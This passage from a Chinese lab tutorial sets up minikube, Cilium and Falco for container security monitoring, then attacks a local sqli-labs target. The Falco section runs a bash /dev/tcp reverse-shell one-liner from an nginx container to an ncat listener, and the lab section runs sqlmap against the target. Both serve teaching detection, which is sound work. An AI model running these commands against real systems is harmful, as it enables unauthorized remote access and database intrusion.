curl -LO https://storage.googleapis.com/minikube/releases/v1.26.1/minikube-linux-amd64
sudo install minikube-linux-amd64 /usr/local/bin/minikube
minikube version #测试安装情况
```

```
[root@control-plane ~]# curl -LO https://storage.googleapis.com/minikube/releases/latest/minikube-linux-amd64
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left  Speed
100 72.0M  100 72.0M    0     0  2343k      0  0:00:31  0:00:31 --:--:-- 2412k
[root@control-plane ~]# sudo install minikube-linux-amd64 /usr/local/bin/minikube
[root@control-plane ~]# minikube version
minikube version: v1.26.1
commit: 62e108c3dfdec8029a890ad6d8ef96b6461426dc
[root@control-plane ~]#
```

安装helm

Helm 是 Kubernetes 的包管理器。包管理器类似于我们在 Ubuntu 中使用的apt、Centos中使用的yum 或者Python 中的 pip 一样, 能快速查找、下载和安装软件包。Helm 由客户端组件 helm 和服务端组件 Tiller 组成, 能够将一组 K8S资源打包统一管理, 是查找、共享和使用为Kubernetes构建的软件的最佳方式。

```
curl -LO https://get.helm.sh/helm-v3.9.3-linux-amd64.tar.gz
tar xzvf helm-v3.9.3-linux-amd64.tar.gz
sudo install -o root -g root -m 0755 linux-amd64/helm /usr/local/bin/helm
helm version
```

```
[root@control-plane ~]# curl -LO https://get.helm.sh/helm-v3.9.3-linux-amd64.tar.gz
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left  Speed
100 13.3M  100 13.3M    0     0  1284k      0  0:00:10  0:00:10 --:--:-- 1004k
[root@control-plane ~]# tar xzvf helm-v3.9.3-linux-amd64.tar.gz
linux-amd64/
linux-amd64/helm
linux-amd64/LICENSE
linux-amd64/README.md
[root@control-plane ~]# sudo install -o root -g root -m 0755 linux-amd64/helm /usr/local/bin/helm
[root@control-plane ~]# helm version
version.BuildInfo{Version:"v3.9.3", GitCommit:"414ff28d4029ae8c8b05d62aa06c7fe3dee2bc58", GitTreeState:"clean", GoVersion:"go1.17.13"}
[root@control-plane ~]#
```

配置helm仓库

```
helm repo add stable https://charts.ost.ai #使用国内仓库镜像
helm repo add falcosecurity https://falcosecurity.github.io/charts #falco仓库
helm repo add cilium https://helm.cilium.io/
helm repo update
```

```
[root@control-plane ~]# helm repo add stable https://charts.ost.ai
"stable" has been added to your repositories
[root@control-plane ~]# helm repo add falcosecurity https://falcosecurity.github.io/charts
"falcosecurity" has been added to your repositories
[root@control-plane ~]# helm repo add cilium https://helm.cilium.io/
"cilium" has been added to your repositories
[root@control-plane ~]# helm repo update
Hang tight while we grab the latest from your chart repositories...
...Successfully got an update from the "cilium" chart repository
...Successfully got an update from the "falcosecurity" chart repository
...Successfully got an update from the "stable" chart repository
Update Complete. *Happy Helming!*
[root@control-plane ~]#
```

至此，k8s集群管理工具、chart管理工具配置完成，请拍摄虚拟机快照留档

五、使用minikube创建k8s集群

Minikube 被详细描述为一个开源的“本地 Kubernetes 引擎”，其可以在 macOS、Linux 以及 Windows 平台上实现本地化 Kubernetes 集群。Minikube 主要基于运行一个单节点 Kubernetes 集群，以便支持在本地机器上的 VM 内进行开发。它支持虚拟机驱动程序，如 VirtualBox、HyperV、KVM2。由于 Minikube 是 Kubernetes 体系中相对成熟的解决方案，支持的功能列表非常令人印象深刻。这些功能是负载均衡器、多集群、节点端口、持久卷、入口、仪表板或容器运行时。

Minikube 是一个开源实用程序，可用于在本地机器上运行 Kubernetes。它创建一个包含在虚拟机 (VM) 中的单节点集群。该集群可让我们模拟 Kubernetes 操作，而无需浪费时间和资源去创建成熟的 K8s 所需的。因此，Minikube 通常被描述为通过在本地管理集群来获得一些 Kubernetes 实践经验的方式。

```
minikube start \
--vm-driver=none \
--kubernetes-version=v1.16.2 \
--network-plugin=cni \
--cni=false \
--image-mirror-country='cn'
# --force-systemd=true
```

```
[root@control-plane ~]# minikube start \
> --vm-driver=none \
> --kubernetes-version=v1.16.2 \
> --network-plugin=cni \
> --cni=false \
> --image-mirror-country='cn'
🐳 minikube v1.26.1 on Centos 7.9.2009
🔧 Kubernetes 1.24.3 is now available. If you would like to upgrade, specify: --kubernetes-version=v1.24.3
🌟 Using the none driver based on existing profile
👉 Starting control plane node minikube in cluster minikube
🔄 Restarting existing none bare metal machine for "minikube" ...
📘 OS release is CentOS Linux 7 (Core)
> kubect1.sha1: 41 B / 41 B [-----] 100.00% ? p/s 0s
> kubelet.sha1: 41 B / 41 B [-----] 100.00% ? p/s 0s
> kubeadm.sha1: 41 B / 41 B [-----] 100.00% ? p/s 0s
```

此处可能因为网络问题而给出如下错误提示，此时只需先执行 `minikube delete`，再重新运行上述命令，或者去掉 `--image-mirror-country='cn'` 重新运行即可

```
✖ Exiting due to K8S_INSTALL_FAILED: updating control plane: downloading binaries: downloading kubectl: download failed: https://kubernetes.oss-cn-hangzhou.aliyuncs.com/kubernetes-release/release/v1.16.2/bin/linux/amd64/kubectl?checksum=file:https://kubernetes.oss-cn-hangzhou.aliyuncs.com/kubernetes-release/release/v1.16.2/bin/linux/amd64/kubectl.sha1: get-ter: &{Ctx:context.Background Src:https://kubernetes.oss-cn-hangzhou.aliyuncs.com/kubernetes-release/release/v1.16.2/bin/linux/amd64/kubectl?checksum=file:https://kubernetes.oss-cn-hangzhou.aliyuncs.com/kubernetes-release/release/v1.16.2/bin/linux/amd64/kubectl.sha1 Dst:/root/.minikube/cache/linux/amd64/v1.16.2/kubectl.download Pwd: Mode:2 Umask:----- Detectores:[0x37f9288 0x37f9288 0x37f9288 0x37f9288 0x37f9288 0x37f9288 0x37f9288] Decompressors:map[bz2:0x37f9288 gz:0x37f9288 tar:0x37f9288 tar.bz2:0x37f9288 tar.gz:0x37f9288 tar.xz:0x37f9288 tar.zst:0x37f9288 tbz2:0x37f9288 tgz:0x37f9288 txz:0x37f9288 tzst:0x37f9288 xz:0x37f9288 zip:0x37f9288 zst:0x37f9288] Getters:map[file:0xc0009f39e0 http:0xc0009169b0 https:0xc000916a00] Dir:false ProgressListener:0x37b5280 Insecure:false DisableSymlinks:false Options:[0x1a5d600]}: invalid checksum: Error downloading checksum file: bad response code: 404
```

🐱 If the above advice does not help, please let us know:

👉 <https://github.com/kubernetes/minikube/issues/new/choose>

Please run `'minikube logs --file=logs.txt'` and attach logs.txt to the GitHub issue.

显示如下信息后，k8s集群搭建完成

```
> kubeadm: 42.20 MiB / 42.20 MiB [-----] 100.00% 1.13 MiB p/s 38s
> kubectl: 44.52 MiB / 44.52 MiB [-----] 100.00% 901.31 KiB p/s 51s
> kubelet: 117.43 MiB / 117.43 MiB [-----] 100.00% 1.34 MiB p/s 1m28s

■ Generating certificates and keys ...
■ Booting up control plane ...
■ Configuring RBAC rules ...
🏠 Configuring local host environment ...

! The 'none' driver is designed for experts who need to integrate with an existing VM
💡 Most users should use the newer 'docker' driver instead, which does not require root!
📘 For more information, see: https://minikube.sigs.k8s.io/docs/reference/drivers/none/

! kubectl and minikube configuration will be stored in /root
! To use kubectl or minikube commands as your own user, you may need to relocate them. For example, to overwrite your own settings, run:

■ sudo mv /root/.kube /root/.minikube $HOME
■ sudo chown -R $USER $HOME/.kube $HOME/.minikube

💡 This can also be done automatically by setting the env var CHANGE_MINIKUBE_NONE_USER=true
🔗 Verifying Kubernetes components...
■ Using image registry.cn-hangzhou.aliyuncs.com/google_containers/storage-provisioner:v5
🌟 Enabled addons: default-storageclass, storage-provisioner
🔥 Done! kubectl is now configured to use "minikube" cluster and "default" namespace by default
[root@control-plane ~]#
```

验证集群运行情况

```
kubectl cluster-info
```

```
[root@control-plane ~]# kubectl cluster-info
Kubernetes master is running at https://192.168.59.137:8443
KubeDNS is running at https://192.168.59.137:8443/api/v1/namespaces/kube-system/services/kube-dns:dns/proxy

[root@control-plane ~]#
```

六、利用Falco规则对容器进行监控


0、部署cilium

[Cilium](#)是一种开源网络实现方案，与其他网络方案不同的是，Cilium着重强调了其在网络安全上的优势，可以透明的对Kubernetes等容器管理平台上的应用程序服务之间的网络连接进行安全防护。

Cilium在设计和实现上，基于Linux的一种新的内核技术[eBPF](#)，可以在Linux内部动态插入强大的安全性、可见性和网络控制逻辑，相应的安全策略可以在不修改应用程序代码或容器配置的情况下进行应用和更新。

Cilium在其官网上对产品的定位称为“API-aware Networking and Security”。因此可以看出，其特性主要包括这三方面：

1. 提供Kubernetes中基本的网络互连互通的能力，实现容器集群中包括Pod、Service等在内的基础网络连通功能；
2. 依托eBPF，实现Kubernetes中网络的可观察性以及基本的网络隔离、故障排查等安全策略；
3. 依托eBPF，突破传统主机防火墙仅支持L3、L4微隔离的限制，支持基于API的网络安全过滤能力。Cilium提供了一种简单而有效的方法来定义和执行基于容器/Pod身份（Identity Based）的网络层和应用层（比如HTTP/gRPC/Kafka等）安全策略。



```
helm install cilium cilium/cilium \
--version 1.12.0 \
--namespace=kube-system \
--set endpointStatus.enabled=true \
--set endpointStatus.status="policy" \
--set operator.replicas=1 \
--set hubble.relay.enabled=true \
--set hubble.ui.enabled=true
```

```
[root@control-plane ~]# helm install cilium cilium/cilium \
> --version 1.12.0 \
> --namespace=kube-system \
> --set endpointStatus.enabled=true \
> --set endpointStatus.status="policy" \
> --set operator.replicas=1 \
> --set hubble.relay.enabled=true \
> --set hubble.ui.enabled=true
NAME: cilium
LAST DEPLOYED: Wed Aug 24 05:07:36 2022
NAMESPACE: kube-system
STATUS: deployed
REVISION: 1
TEST SUITE: None
NOTES:
You have successfully installed Cilium with Hubble Relay and Hubble UI.

Your release version is 1.12.0.

For any further help, visit https://docs.cilium.io/en/v1.12/gettinghelp
[root@control-plane ~]#
```

1、部署Falco

[Falco](#) 是一个**开源的运行时安全工具**，可以对Linux系统调用行为进行监控。Falco的主要功能如下：

- 从内核运行时采集Linux系统调用。
- 提供了一套强大的规则引擎，用于对Linux系统调用行为进行监控。
- 当系统调用违反规则时，会触发相应的告警。

Falco可以采用系统层级的部署，作为systemd服务来对主机监控；也可以作为helm chart部署，作为k8s集群的一部分运行。此处我们采用helm进行部署，将Falco与宿主机进行隔离。

注意：[dockerproxy.com](#) 所有泛域名已被 GFW封禁及 DNS 污染。请访问和收藏 [dockerproxy.net](#)。

先从镜像站点获取docker image（遇到网络问题导致镜像拉取失败，可以考虑采用下列方法）

```
docker pull dockerproxy.net/falcosecurity/falco:latest
docker tag dockerproxy.net/falcosecurity/falco:latest falcosecurity/falco:latest
docker rmi dockerproxy.net/falcosecurity/falco:latest
minikube image load falcosecurity/falco
```

```
[root@control-plane ~]#
[root@control-plane ~]# docker pull dockerproxy.com/falcosecurity/falco:latest
latest: Pulling from falcosecurity/falco
7e6a53d1988f: Pull complete
57fcb3dce2ab: Pull complete
c6b7700e27f9: Pull complete
fdab44ba250d: Pull complete
8d907683f9cf: Pull complete
e9c0d32d7bbf: Pull complete
9033062db96b: Pull complete
35a9f048548f: Pull complete
28b3ba3c3c03: Pull complete
36da04fb6ec9: Pull complete
9ed97c50e278: Pull complete
bfc55f1b4d5: Pull complete
989de8fa0ad0: Pull complete
f3102eb3e85f: Pull complete
Digest: sha256:5ceb23e5baae9c86fc0b160fed397facd2074ca398b770878adbb9c6d049d8a8
Status: Downloaded newer image for dockerproxy.com/falcosecurity/falco:latest
dockerproxy.com/falcosecurity/falco:latest
[root@control-plane ~]# docker tag dockerproxy.com/falcosecurity/falco:latest falcosecurity/falco:latest
[root@control-plane ~]# docker rmi dockerproxy.com/falcosecurity/falco:latest
Untagged: dockerproxy.com/falcosecurity/falco:latest
Untagged: dockerproxy.com/falcosecurity/falco@sha256:5ceb23e5baae9c86fc0b160fed397facd2074ca398b770878adbb9c6d049d8a8
[root@control-plane ~]# minikube image load falcosecurity/falco
```

```
[root@control-plane ~]# minikube image ls
registry.cn-hangzhou.aliyuncs.com/google_containers/storage-provisioner:v5
registry.cn-hangzhou.aliyuncs.com/google_containers/pause:3.1
registry.cn-hangzhou.aliyuncs.com/google_containers/kube-scheduler:v1.16.2
registry.cn-hangzhou.aliyuncs.com/google_containers/kube-proxy:v1.16.2
registry.cn-hangzhou.aliyuncs.com/google_containers/kube-controller-manager:v1.16.2
registry.cn-hangzhou.aliyuncs.com/google_containers/kube-apiserver:v1.16.2
registry.cn-hangzhou.aliyuncs.com/google_containers/etcd:3.3.15-0
registry.cn-hangzhou.aliyuncs.com/google_containers/coredns:1.6.2
quay.io/cilium/operator-generic:<none>
quay.io/cilium/operator-generic:<none>
quay.io/cilium/hubble-ui:<none>
quay.io/cilium/hubble-ui-backend:<none>
quay.io/cilium/hubble-relay:<none>
quay.io/cilium/cilium:<none>
quay.io/cilium/cilium:<none>
docker.io/library/hello-world:latest
docker.io/falcosecurity/falco:latest
[root@control-plane ~]#
```

采用helm进行部署（如果部署过程时间过长，可以采用上述方法，先拉取falcosecurity/falco-driver-loader、falcosecurity/falco-no-driver两个镜像加载进minikube后再部署）

```
helm install falco falcosecurity/falco --version=2.0.18
```

```
[root@control-plane ~]# helm install falco falcosecurity/falco
NAME: falco
LAST DEPLOYED: Wed Aug 24 11:20:56 2022
NAMESPACE: default
STATUS: deployed
REVISION: 1
TEST SUITE: None
NOTES:
Falco agents are spinning up on each node in your cluster. After a few
seconds, they are going to start monitoring your containers looking for
security issues.

No further action should be required.

Tip:
You can easily forward Falco events to Slack, Kafka, AWS Lambda and more with falcosidekick.
Full list of outputs: https://github.com/falcosecurity/charts/tree/master/falcosidekick.
You can enable its deployment with `--set falcosidekick.enabled=true` or in your values.yaml.
See: https://github.com/falcosecurity/charts/blob/master/falcosidekick/values.yaml for configuration values.
[root@control-plane ~]#
```

2、Falco监控操作

查看所有的容器的状态

```
kubectl get pods --all-namespaces -o wide
```

获取运行falco的pod名字

```
kubectl get pods | grep falco
```

```
[root@control-plane ~]# kubectl get pods
NAME                READY   STATUS    RESTARTS   AGE
falco-j47k9         1/1     Running   0           2m55s
[root@control-plane ~]#
```

如果falco容器没有处在Running状态。确认内核的epbf是否启动。

```
$ sysctl kernel.bpf_stats_enabled
kernel.bpf_stats_enabled=0
$ sudo sysctl -w kernel.bpf_stats_enabled=1
kernel.bpf_stats_enabled=1
```

查看falco日志：falco针对该名称空间下所有pod的告警都可以在pod日志内查看

```
kubectl logs ${falco pod名称} -c falco
```

```
[root@control-plane ~]# kubectl logs falco-j47k9
Wed Aug 24 15:22:54 2022: Falco version 0.32.2
Wed Aug 24 15:22:54 2022: Falco initialized with configuration file /etc/falco/falco.yaml
Wed Aug 24 15:22:54 2022: Loading rules from file /etc/falco/falco_rules.yaml:
Wed Aug 24 15:22:54 2022: Loading rules from file /etc/falco/falco_rules.local.yaml:
Wed Aug 24 15:22:54 2022: Starting internal webserver, listening on port 8765
[root@control-plane ~]#
```

附：对于helm部署时自定义规则的导入，请参考[falco的github](#)。

例子1：监测新进程创建，高cpu利用，内存分配，文件打开等行为。

```
kubectl run cpu-test --image=busybox -- /bin/sh -c "while true; do ;; done"
```

```
- rule: New Process Created
  desc: Detect when a new process is created
  condition: evt.type = execve
  output: "New process created: %proc.name (pid=%proc.pid)"
  priority: INFO

- rule: High CPU Usage
  desc: Detect when a thread uses high CPU
  condition: evt.type = sched_switch and thread.cpu > 80
  output: "High CPU usage detected: %proc.name (pid=%proc.pid)"
  priority: WARNING

- rule: Memory Allocation
  desc: Track memory allocations
  condition: evt.type = mmap
  output: "Memory allocation: %proc.name (pid=%proc.pid) size=%evt.arg.length bytes"
  priority: INFO

- rule: File Open
  desc: Track file open operations
  condition: evt.type = open
  output: "File opened: %proc.name (pid=%proc.pid) file=%fd.name"
  priority: INFO
```

例子2：对nginx容器内反弹shell行为进行监控（Falco自带规则）

```
# rules/falco_rules.yaml
- rule: Redirect STDOUT/STDIN to Network Connection in Container
  desc: Detect redirecting stdout/stdin to network connection in container (potential
reverse shell).
  condition: dup and container and evt.rawres in (0, 1, 2) and fd.type in ("ipv4", "ipv6")
and not user_known_stand_streams_redirect_activities
  output: >
    Redirect stdout/stdin to network connection (user=%user.name
user_loginuid=%user.loginuid %container.info process=%proc.name parent=%proc.pname
cmdline=%proc.cmdline terminal=%proc.tty container_id=%container.id
image=%container.image.repository fd.name=%fd.name fd.num=%fd.num fd.type=%fd.type
fd.sip=%fd.sip)
  priority: NOTICE
```

```
[root@control-plane ~]# kubectl get pods
NAME                READY   STATUS    RESTARTS   AGE
falco-j47k9         1/1     Running   0           32m
nginx-86c57db685-pzv5b 1/1     Running   0           2m49s
sqli-5cb78665d9-vfjd4 1/1     Running   0           25m
[root@control-plane ~]# kubectl exec -it nginx-86c57db685-pzv5b -- /bin/bash
root@nginx-86c57db685-pzv5b:/# sh -i >& /dev/tcp/192.168.159.1/8888 0>&1
```

```

~/Desktop 23:54:04 80ms
.\ncat.exe -nvlp 8888
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 192.168.159.1:52300.
# whoami
root
# curl http://localhost
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100   615   100   615    0    0   300k      0 --:--:-- --:--:-- --:--:--   600k
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
html { color-scheme: light dark; }
body { width: 35em; margin: 0 auto;
font-family: Tahoma, Verdana, Arial, sans-serif; }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>

```

```

[root@control-plane ~]# kubectl logs falco-j47k9 | grep nginx
15:49:47.858505234: Error File below / or /root opened for writing (user=root user_loginuid=0 command=minikube image load nginx parent=bash file=/root/.mini
kube/logs/audit.json program=minikube container_id=host image=<NA>) k8s.ns=<NA> k8s.pod=<NA> container=host
15:49:51.497969595: Error File below / or /root opened for writing (user=root user_loginuid=0 command=minikube image load nginx parent=minikube file=/root/.
minikube/cache/images/amd64/nginx.1602789935.tmp program=minikube container_id=host image=<NA>) k8s.ns=<NA> k8s.pod=<NA> container=host
15:49:57.502599012: Error File below / or /root opened for writing (user=root user_loginuid=0 command=minikube image load nginx parent=minikube file=/root/.
minikube/logs/audit.json program=minikube container_id=host image=<NA>) k8s.ns=<NA> k8s.pod=<NA> container=host
15:49:57.502867648: Error File below / or /root opened for writing (user=root user_loginuid=0 command=minikube image load nginx parent=minikube file=/root/.
minikube/logs/audit.json program=minikube container_id=host image=<NA>) k8s.ns=<NA> k8s.pod=<NA> container=host
15:52:23.093838117: Notice A shell was spawned in a container with an attached terminal (user=root user_loginuid=-1 k8s.ns=default k8s.pod=nginx-86c57db685-
pzv5b container=aec2bd347f51 shell=bash parent=runc cmdline=bash terminal=34816 container_id=aec2bd347f51 image=nginx)
15:52:36.184838375: Error Package management process launched in container (user=root user_loginuid=-1 command=apt install -y nc container_id=aec2bd347f51 c
ontainer_name=k8s_nginx_nginx-86c57db685-pzv5b_default_3f15cdac-d8c7-4568-8152-247e5ef27765_0 image=nginx:latest) k8s.ns=default k8s.pod=nginx-86c57db685-pz
v5b container=aec2bd347f51
15:52:39.177208048: Error Package management process launched in container (user=root user_loginuid=-1 command=apt install -y netcat container_id=aec2bd347f
51 container_name=k8s_nginx_nginx-86c57db685-pzv5b_default_3f15cdac-d8c7-4568-8152-247e5ef27765_0 image=nginx:latest) k8s.ns=default k8s.pod=nginx-86c57db68
5-pzv5b container=aec2bd347f51
15:52:43.901841958: Error Package management process launched in container (user=root user_loginuid=-1 command=apt update container_id=aec2bd347f51 containe
r_name=k8s_nginx_nginx-86c57db685-pzv5b_default_3f15cdac-d8c7-4568-8152-247e5ef27765_0 image=nginx:latest) k8s.ns=default k8s.pod=nginx-86c57db685-pzv5b con
tainer=aec2bd347f51
15:52:51.013036827: Error Package management process launched in container (user=root user_loginuid=-1 command=apt install -y netcat container_id=aec2bd347f
51 container_name=k8s_nginx_nginx-86c57db685-pzv5b_default_3f15cdac-d8c7-4568-8152-247e5ef27765_0 image=nginx:latest) k8s.ns=default k8s.pod=nginx-86c57db68
5-pzv5b container=aec2bd347f51
15:52:58.573234417: Warning Shell history had been deleted or renamed (user=root user_loginuid=-1 type=openat command=bash fd.name=/root/.bash_history name=
/root/.bash_history path=<NA> oldpath=<NA>) k8s.ns=default k8s.pod=nginx-86c57db685-pzv5b container=aec2bd347f51
[root@control-plane ~]#

```

任务：编写Falco规则(rules/falco_rules.local.yaml)，实现对容器特定系统调用的监控

参考文档：<https://falco.org/docs/rules/>

七、部署SQL Injection开源漏洞靶场

1、搭建sqli-labs靶场

Sqli-labs是一个可以用来学习SQL注入的靶场。

```
docker pull dockerproxy.net/acgpiano/sqli-labs:latest
docker tag dockerproxy.net/acgpiano/sqli-labs:latest acgpiano/sqli-labs:latest
docker rmi dockerproxy.net/acgpiano/sqli-labs:latest
minikube image load acgpiano/sqli-labs
```

将sqli-labs作为一个deployment部署，暴露80端口成为一个service，最终用minikube获取其url

```
kubectl create deployment sqli --image=acgpiano/sqli-labs
kubectl expose deployment sqli --type=NodePort --port=80
minikube service sqli
```

(这里需要执行yum install firefox 安装火狐浏览器，因为虚拟机中浏览器版本过低)

```
[root@control-plane ~]# kubectl create deployment sqli --image=acgpiano/sqli-labs
deployment.apps/sqli created
[root@control-plane ~]# kubectl expose deployment sqli --type=NodePort --port=80
service/sqli exposed
[root@control-plane ~]# minikube service sqli
```

NAMESPACE	NAME	TARGET PORT	URL
default	sqli	80	http://192.168.59.138:31584

```
minikube service sqli
```

如果在虚拟机内桌面执行，会自动调用浏览器打开对应URL，如果只需要URL而不会自动打开（例如在宿主机内访问），需执行。


```
minikube service --url
```

2、sqli-lab靶场注入实验

1、如果关过虚拟机，确保kube和cilium等已经start，cilium status查看开启状态。

2、获取sqli-labs的网址

```
minikube service sqli --url
```



3、根据网上教程安装好sqlmap，使用sqlmap对数据库进行爆破。如果出现connection错误则需要初始化sqli-labs的数据库。

```
python2 sqlmap.py --current-db -u [http://192.168.18.141:32440/Less-1/?id=]
(https://gitee.com/link?target=http%3A%2F%2F192.168.18.141%3A32440%2FLess-1%2F%3Fid%3D)
```

```
[root@control-plane sqlmap]# python2 sqlmap.py --current-db -u http://192.168.18.141:32440/Less-1/?id=
[1.6.8.4#dev]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:49:44 /2022-09-03/

[03:49:44] [WARNING] provided value for parameter 'id' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[03:49:44] [INFO] testing connection to the target URL
[03:49:44] [INFO] testing if the target URL content is stable
[03:49:45] [INFO] target URL content is stable
[03:49:45] [INFO] testing if GET parameter 'id' is dynamic
[03:49:45] [WARNING] GET parameter 'id' does not appear to be dynamic
[03:49:45] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[03:49:45] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[03:49:45] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[03:49:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[03:49:48] [WARNING] reflective value(s) found and filtering out
[03:49:48] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[03:49:49] [INFO] testing 'Generic inline queries'
[03:49:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[03:49:49] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
```

参数说明

- --current-db 查看当前数据库名
- -u 要攻击的url网址

可以上网搜索命令查询更多参数。

我们可以发现当前数据库是security。

```
[03:50:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.5
[03:50:02] [INFO] fetching current database
[03:50:02] [INFO] retrieved: 'security'
current database: 'security'
[03:50:02] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.18.141'

[*] ending @ 03:50:02 /2022-09-03/
```

4、使用命令 `hubble observe -n default` 观测攻击日志。hubble ui 因为性能问题不一定能显示。

```
[root@control-plane sqlmap]# hubble observe -n default
Sep  5 02:26:18.153: 10.0.0.44:52166 (host) <- default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-stack FORWARDED (TCP Flags: ACK, PSH)
Sep  5 02:26:18.153: 10.0.0.44:52166 (host) <- default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-stack FORWARDED (TCP Flags: ACK, FIN)
Sep  5 02:26:18.154: 10.0.0.44:52172 (host) -> default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-endpoint FORWARDED (TCP Flags: SYN)
Sep  5 02:26:18.154: 10.0.0.44:52172 (host) <- default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-stack FORWARDED (TCP Flags: SYN, ACK)
Sep  5 02:26:18.154: 10.0.0.44:52166 (host) -> default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-endpoint FORWARDED (TCP Flags: ACK, FIN)
Sep  5 02:26:18.180: 10.0.0.44:52172 (host) <- default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-stack FORWARDED (TCP Flags: ACK, FIN)
Sep  5 02:26:18.181: 10.0.0.44:52172 (host) -> default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-endpoint FORWARDED (TCP Flags: ACK, FIN)
Sep  5 02:26:18.187: 10.0.0.44:52186 (host) -> default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-endpoint FORWARDED (TCP Flags: SYN)
Sep  5 02:26:18.187: 10.0.0.44:52186 (host) <- default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-stack FORWARDED (TCP Flags: SYN, ACK)
Sep  5 02:26:18.187: 10.0.0.44:52186 (host) -> default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-endpoint FORWARDED (TCP Flags: ACK)
Sep  5 02:26:18.187: 10.0.0.44:52186 (host) -> default/sqli-5cb78665d9-wpzc8:80 (ID:36940) to-endpoint FORWARDED (TCP Flags: ACK, PSH)
